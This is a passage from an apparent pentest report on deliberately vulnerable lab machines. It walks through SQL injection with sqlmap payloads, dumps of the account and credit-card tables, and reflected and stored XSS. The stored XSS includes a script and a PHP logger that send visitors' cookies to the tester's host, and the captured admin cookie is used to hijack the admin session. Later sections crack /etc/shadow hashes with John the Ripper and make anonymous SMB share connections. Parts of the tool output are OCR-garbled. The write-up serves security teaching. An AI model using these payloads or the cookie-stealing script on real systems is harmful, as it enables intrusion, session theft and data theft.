Payload: page=user-info.php?username=test' OR ROW(7934,141)>(SELECT COUNT(*),CONCAT(0x717a7871,(SELECT (ELT(7934=7934,1)))0x716a6b7871,FLOOR(RAND(0)*2))x FROM (SELECT 6625 UNION SELECT 9600 UNION SELECT 5766 UNION SELECT 9153)x GROUP BY x)-- #MS#password=test#user-info.php-submit-button-View Account Details
Type: time-based blind
Title: MySQL > 3.23.2 AND time-based blind (query SLEEP)
Payload: page=user-info.php?username=test' AND (SELECT SLEEP(5))!@#-- #we!@password=test#user-info.php-submit-button-View Account Details
Type: UNION query
Title: MySQL UNION query (NULL) - 5 columns
Payload: #MS#password=test#user-info.php-submit-button-View Account Details
-----
[00:15:18] [INFO] testing MySQL
[00:15:18] [INFO] confirming MySQL
[00:15:22] [WARNING] reflective value(s) found and filtering out
[00:15:24] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL > 5.6.40
[00:15:26] [INFO] fetching database names
available databases [1]:
[*] dwwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
[00:15:28] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.13'
[*] ending @ 00:15:26 /2020-12-22/
root@kali:~/Desktop#

```

Figure 4.57: Display the databases with sqlmap tool

The databases that are existed on the server are the following:

1. dwwa
2. information_schema
3. metasploit
4. mysql
5. owasp10
6. tikiwiki
7. tikiwiki195

But it was not clear which database is used from the web application, then we come back to the web application and more specifically on the page “View your details” and we tried to identify how many columns contained on the table accounts and returned on the query. We inserted the following values sequentially on the username field in order to not received an error.

- ‘ UNION select 1 -- -‘



Figure 4.58: Error sql error for 1 parameter

The query did not return 1 argument!

- ‘ UNION select 1,2 -- -‘

View your details

[Back](#)

Please enter username and password to view account details

Name

Password

[View Account Details](#)

[Dont have an account? Please register here](#)

Error: Failure is always an option and this situation proves it

Line	126
Code	0
File	/var/www/mutillidae/user-info.php
Message	Error executing query. The used SELECT statements have a different number of columns:
Trace	#0 /var/www/mutillidae/index.php(469): include() #1 (main)
Diagnostic Information:	SELECT * FROM accounts WHERE username="" UNION select 1,2 -- -' AND password=""

Did you setup/reset the DB?

Figure 4.59: Error sql error for 2 parameters

The query did not return 2 argument!

- ' UNION select 1,2,3 -- -'

View your details

[Back](#)

Please enter username and password to view account details

Name

Password

[View Account Details](#)

[Dont have an account? Please register here](#)

Error: Failure is always an option and this situation proves it

Line	126
Code	0
File	/var/www/mutillidae/user-info.php
Message	Error executing query. The used SELECT statements have a different number of columns:
Trace	#0 /var/www/mutillidae/index.php(469): include() #1 (main)
Diagnostic Information:	SELECT * FROM accounts WHERE username="" UNION select 1,2,3 -- -' AND password=""

Did you setup/reset the DB?

Figure 4.60: Error sql error for 3 parameters

The query did not return 3 argument!

- ' UNION select 1,2,3,4 -- -'

View your details

[Back](#)

Please enter username and password to view account details

Name

Password

[View Account Details](#)

[Dont have an account? Please register here](#)

Error: Failure is always an option and this situation proves it

Line	126
Code	0
File	/var/www/mutillidae/user-info.php
Message	Error executing query. The used SELECT statements have a different number of columns:
Trace	#0 /var/www/mutillidae/index.php(469): include() #1 (main)
Diagnostic Information:	SELECT * FROM accounts WHERE username="" UNION select 1,2,3,4 -- -' AND password=""

Did you setup/reset the DB?

Figure 4.61: Error sql error for 4 parameters

The query did not return 4 argument!

- ' UNION select 1,2,3,4,5 -- -'




Figure 4.62: Successful SQL command with 5 parameters

Nevertheless, with 5 arguments we did not receive an error that means that the query return 5 arguments and the account table have 5 columns.

➤ ' UNION select 1,2,3,4,5,6 -- -'



Figure 4.63: Error sql error for 6 parameters

The query did not return 6 argument!

Then we extracted some basic information about the web application and its database. We achieved to find the name of the database that used by the web application. We defined as username the value ' UNION select 1,database(),3,4,5 -- -' and we have the following output :




Figure 4.64: Successful SQL command

We found that the database of the web application is the owasp10. Then as we found the name of database, we returned on the sqlmap and we found the tables of this database.

Command: sqlmap -r req.txt -p username -dbms mysql -D owasp10 --tables

```

File Actions Edit View Help
root@kaliLinux:~/Desktop# sqlmap -r req.txt -p username --dbms mysql -D owasp10 --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 00:48:09 /2020-12-22/
[00:48:09] [INFO] parsing HTTP request from 'req.txt'
[00:48:09] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: username (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: p0p0=useR-info.php?username=test' OR NOT 7763-7763@password=test@user-info.php-submit-button-view Account Details
Type: error-based
Title: MySQL > 4.1 OR error-based - WHERE or HAVING clause (FLOOR)
Payload: p0p0=useR-info.php?username=test' OR FLOOR(924-444)>(SELECT COUNT(*) CONCAT(0x717a787671,(SELECT (ELT(7934-7934,1)),0x716a6b7071,FLOOR(RAND(0)+1))% FROM (SELECT 6825 UNION SELECT 9800 UNION SELECT 5766 UNION SELECT 9153))> GROUP BY x)-- 0x05password=test@user-info.php-submit-button-view Account Details
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: p0p0=useR-info.php?username=test' AND (SELECT SLEEP(5))>Pax)-- MveI@password=test@user-info.php-submit-button-view Account Details
Type: UNION query
Title: MySQL UNION query (NULL) - 5 columns
Payload: p0p0=useR-info.php?username=test' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x717a787671,0x0b706a6756447470a2536a6d7874866e6a52676a4344726f75626484856768447859566a695579,0x716a6b7071),NULL@password=test@user-info.php-submit-button-view Account Details
[00:48:09] [INFO] testing MySQL
[00:48:09] [INFO] confirming MySQL
[00:48:09] [INFO] reflective sqlmap(s) found and filtering out
[00:48:09] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL > 5.6.8
[00:48:09] [INFO] fetching tables for database: 'owasp10'
Database: owasp10
[5 tables]
+-----+
| accounts |
| blogs_table |
| captured_data |
| credit_cards |
| hilong |
| pen_text_tools |
+-----+
[00:48:09] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.13'
[*] ending @ 00:48:09 /2020-12-22/
root@kaliLinux:~/Desktop#

```

Figure 4.65: Display the tables of owasp10 database

It seems that the most interesting tables are the accounts and credits cards. With the help of the sqlmap tool we achieved to capture the data that are contained on these tables:

1. `sqlmap -r req.txt -p username --dbms mysql -D owasp10 -T accounts --dump`
2. `sqlmap -r req.txt -p username --dbms mysql -D owasp10 -T credit_cards --dump`

```

+----+-----+-----+-----+-----+
| cid | is_admin | username | password | mysiganture |
+----+-----+-----+-----+-----+
| 1   | TRUE    | admin   | adminpass | Monkey!      |
| 2   | TRUE    | adrian  | somepassword | Zombie Films Rock! |
| 3   | FALSE   | john    | monkey     | I like the smell of confunk |
| 4   | FALSE   | jeremy  | password   | d1373 1337 speak |
| 5   | FALSE   | bryce   | password   | I Love SANS |
| 6   | FALSE   | samurai | samurai    | Carving Fools |
| 7   | FALSE   | jim     | password   | Jim Rome is Burning |
| 8   | FALSE   | bobby   | password   | Hank is my dad |
| 9   | FALSE   | simba   | password   | I am a cat |
| 10  | FALSE   | dreveil | password   | Preparation H |
| 11  | FALSE   | scotty  | password   | Scotty Do |
| 12  | FALSE   | cal     | password   | Go Wildcats |
| 13  | FALSE   | john    | password   | Do the Duggie! |
| 14  | FALSE   | kevin   | password   | Doug Adams rocks |
| 15  | FALSE   | dave    | set        | Bet on S.E.T. FTW |
| 16  | FALSE   | ed      | pentest    | Commandline KungFu anyone? |
| 17  | NULL    | pentest | pentest    | <blank>      |
+----+-----+-----+-----+-----+
[00:49:25] [INFO] table 'owasp10.accounts' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.1.13/dump/owasp10/accounts.csv'
[00:49:25] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.13'
[*] ending @ 00:49:25 /2020-12-22/
root@kaliLinux:~/Desktop#

```

Figure 4.66: Display the content of account table

```

Database: owasp10
Table: credit_cards
[5 entries]
+----+-----+-----+-----+
| ccid | ccv | ccnumber | expiration |
+----+-----+-----+-----+
| 1   | 745 | 4444111122223333 | 2012-03-01 |
| 2   | 722 | 7746536337776330 | 2015-04-01 |
| 3   | 461 | 8242325748474749 | 2016-03-01 |
| 4   | 230 | 7725653200487633 | 2017-06-01 |
| 5   | 627 | 1234567812345678 | 2018-11-01 |
+----+-----+-----+-----+
[00:55:59] [INFO] table 'owasp10.credit_cards' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.1.13/dump/owasp10/credit_cards.csv'
[00:55:59] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.13'
[*] ending @ 00:55:59 /2020-12-22/
root@kaliLinux:~/Desktop#

```

Figure 4.67: Display the content of credit_cards table

As we identified that the web applications is vulnerable on the SQL injection, we examined if the web application is vulnerable to another type of attack the Cross Site Scripting (XSS). More specifically, the Cross-Site Scripting(XSS) attacks are a type of injection, in which a malicious script are injected into websites. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output

it generates without validating or encoding it. These attacks are separated into two categories, stored and reflected. Stored attacks are those where the injected script is permanently stored on the target web server, such as in database. The victim then retrieves the malicious script from the server when it requests the stored information. Against the stored attacks, the reflected attacks are those where the injected script is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request. These types of attacks are delivered to the victims via malicious email or on some other website.

In our case we tried to execute both XSS attacks (Reflected and stored) on the web application in order to identify if the website is vulnerable on the XSS attacks.

Firstly, we examined the login page for XSS attacks. As the functionality of the login page is to receive the username and password from the user and check them if they exist on the database, but does not store any data on the database. This mean that the login page can be vulnerable only on the reflected XSS attack. In our testing we are using the simple code `<script> alert("XSS Exploit"); </script>` which create an pop up window with the message XSS Exploit.



Figure 4.68: XSS attack on Login page

Our XSS attack was successful as shown the below print screen :




Figure 4.69: Popup message appeared with XSS attack

Then we tried the same value on the password field:




Figure 4.70: XSS attack on Login page on the password field

But it seems that the password field is not vulnerable on XSS attacks as did not show the alert message.

Then we examined the page where the user can display their account information, which is vulnerable to SQL injection as we identified previously. Also, this page can be vulnerable with only reflected XSS attack as did not store any data on the database.

First, we examined the username field with the same value as using as on the previous page:



Figure 4.71: XSS attack on View your details page




Figure 4.72: Popup message on View your details




Figure 4.73: XSS attack on password field




Figure 4.74: Popup message on View your details(password field)

The above result verified that the username and password fields on this particular page is vulnerable on XSS attacks.

The next page that we tried to execute a XSS attack is page that the user could add a blog entry. This page store data on the database, for this reason we tried to perform an advanced stored XSS attack. More specifically, we used the user pentest that we have created and develop a script that send us the cookie and the username from anyone user who visit the malicious blog.

First of all, we logged in to the web application with the user pentest (Username: pentest and password: pentest)



Figure 4.75: Logged in as pentest

Then we added a new entry on the pentest's blog with our malicious script. The script that we used in this case is the following:

```
<script>
var i= new Image();
i.src = "http://192.168.1.15/log.php?q=" + document.cookie;
</script>
```

The above script sends on our machine (IP:192.168.1.15) the cookie of the user that visit our malicious blog page. The log.php was created on our machine in order to save the users cookies in a text file. The source code of this script is the following:

```
<?php
$filename = "/tmp/log.txt";
$fp=fopen($filename,'a');
$cookie=$_GET['q'];
Fwrite($fp,$cookie);
Fclose($fp);
?>
```



Figure 4.76: Upload the malicious script

3 Current Blog Entries			
	Name	Date	Comment
1	pentest	2020-12-22 17:49:57	
2	pentest	2020-12-22 17:09:55	testst
3	pentest	2020-12-22 17:09:53	testst

Figure 4.77: The malicious script on database

Now our script is stored on the database and be accessible every time that a user visits our blog page.

We waited for another user to visit our blog in order to collect the cookie on our machine. After a while a user visited our blog and we managed to capture his cookie in the log.txt file.

```
root@KaliLinux:/var/www/html# cat log.txt
username=admin; uid=1; PHPSESSID=2f63af2c9bc19b279a17267fb7d137cbroot@KaliLinux:/var/www/html#
```

Figure 4.78: Captured the cookie for admin user

We achieved to capture the admin’s cookie. This was useful as we used this cookie in order to connect on the page as admin, in order to achieve this, we follow the below steps:

1. Login with the pentester user:




Figure 4.79: Logged in with the pentest account

2. Then we used the add-on “Cookie Manager” on the Firefox and we changed the cookie information for this page:




Figure 4.80: Cookie Manager for the web page

After the changes:




Figure 4.81: Change the cookie on Cookie Manager

3. In the end we refreshed the page and we saw that we are log in as admin user:



Figure 4.82: Admin session

With this way we verified that the web site is vulnerable on Persistent XSS attack as we can inject JavaScript code on the database and executed when we received this malicious code

4.1.4.3 More types of Exploitations:

Cracking all users' passwords

In this additional example we tried to capture all the usernames and passwords from the vulnerable machine and we tried to decrypt all the passwords. More specifically, as we have already unauthorized access to the vulnerable machine with one of the above ways, we gathered all the usernames and passwords. The files that contains all the usernames and passwords on the Linux machines are /etc/passwd and /etc/shadow




Figure 4.83: Content of /etc/passwd file


```

root@kali:~# cat /etc/shadow
root:$1$avpFbJ1$X0z8w5UF9Iv./DR9E9Lid.:14742:0:99999:7:::
daemon:*:14684:0:99999:7:::
sys:$1$FUX6BP0t$M1yc3JhD0L3qP4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuid:*:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$2ZVMS4K$R9XKI.CmLDHdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$RT/zzCW3MltUWA.ihzJA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw25ik.x$MgQzUu05PaolvfJhfcYe/:14685:0:99999:7:::
mysql:l:14691:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14695:0:99999:7:::
user:$1$HESu9xH$K.o3G93DGoXlIQKkPmUgZ0:14699:0:99999:7:::
service:$1$K3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14725:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:l:14727:0:99999:7:::
statd:*:14754:0:99999:7:::
Director:$1$plY0IHSC$e6j0LtsCbMmNc1mZL9E75/:14828:0:99999:7:::
support:$1$VJaBCQi$V6AbP77TyEW0WgsTUQW7/:14828:0:99999:7:::
root@kali:~#

```

Figure 4.84: Content of /etc/shadow file

Then we merged (with command unshadow) these two files in order to create a new one with the name to_crack

```

root@kali:~# unshadow passwd shadow > to_crack
root@kali:~# cat to_crack
root:$1$avpFbJ1$X0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:$1$FUX6BP0t$M1yc3JhD0L3qP4s5wFD9l0:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/bin/sh
man:*:6:12:man:/var/cache/man:/bin/sh
lp:*:7:7:lp:/var/spool/lpd:/bin/sh
mail:*:8:8:mail:/var/mail:/bin/sh
news:*:9:9:news:/var/spool/news:/bin/sh
uucp:*:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:*:13:13:proxy:/bin:/bin/sh
www-data:*:33:33:www-data:/var/www:/bin/sh
backup:*:34:34:backup:/var/backups:/bin/sh
list:*:38:38:Mailing List Manager:/var/list:/bin/sh
irc:*:39:39:ircd:/var/run/ircd:/bin/sh
gnats:*:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:*:65534:65534:nobody:/nonexistent:/bin/sh
libuid:l:100:101:;/var/lib/libuid:/bin/sh
dhcp:*:101:102:;/nonexistent:/bin/false
syslog:*:102:103:;/home/syslog:/bin/false
klog:$1$2ZVMS4K$R9XKI.CmLDHdUE3X9jqP0:103:104:;/home/klog:/bin/false
sshd:*:104:65534:;/var/run/ssh:/usr/sbin/nologin
msfadmin:$1$XN10Zj2c$RT/zzCW3MltUWA.ihzJA5/:1000:1000:msfadmin,;/home/msfadmin:/bin/bash
bind:*:105:113:;/var/cache/bind:/bin/false
postfix:*:106:115:;/var/spool/postfix:/bin/false
ftp:*:107:65534:;/home/ftp:/bin/false
postgres:$1$Rw25ik.x$MgQzUu05PaolvfJhfcYe/:108:117:PostgreSQL administrator,;/var/lib/postgresql:/bin/bash
mysql:l:109:118:MySQL Server,;/var/lib/mysql:/bin/false
tomcat55:*:110:65534:;/usr/share/tomcat5.5:/bin/false
distccd:*:111:65534:;/bin/false
user:$1$HESu9xH$K.o3G93DGoXlIQKkPmUgZ0:1001:1001:just a user,111,;/home/user:/bin/bash
service:$1$K3ue7JZ$7GxELDupr50hp6cjZ3Bu//:1002:1002:;/home/service:/bin/bash
telnetd:*:112:120:;/nonexistent:/bin/false
proftpd:l:113:65534:;/var/run/proftpd:/bin/false
statd:*:114:65534:;/var/lib/nfs:/bin/false
Director:$1$plY0IHSC$e6j0LtsCbMmNc1mZL9E75/:1003:1003:;/home/Director:/bin/sh
support:$1$VJaBCQi$V6AbP77TyEW0WgsTUQW7/:1004:1004:;/home/support:/bin/sh
root@kali:~#

```

Figure 4.85: Merge shadow and passwd files (unshadow tool)

Finally, in order to decrypt the passwords, we used the tool John the Ripper:




Figure 4.86: Cracking the passwords with John The Ripper tool

With the help of John the Ripper tool as shown in the above printscreen we found the following user credentials:

Username	Password
user	user
postgres	postgres
msfadmin	msfadmin
service	service

Null session attacks

As we have found that this specific machine is vulnerable on the null session attacks because the File Server Service is active. This vulnerability allows us to access remote shares and browse the remote machine.

The tool that we used in order to achieve this is the smbclient. Also, we should identify the list of share using smbclient:



Figure 4.87: Share folders on web server

Then we tried to access to the temp share folder and saw what files are stored in the temp:

```
root@Kalilinux:~# smbclient \\\192.168.1.13\temp -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ^C
root@Kalilinux:~# smbclient \\\192.168.1.13\temp -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Fri Dec 25 00:50:50 2020
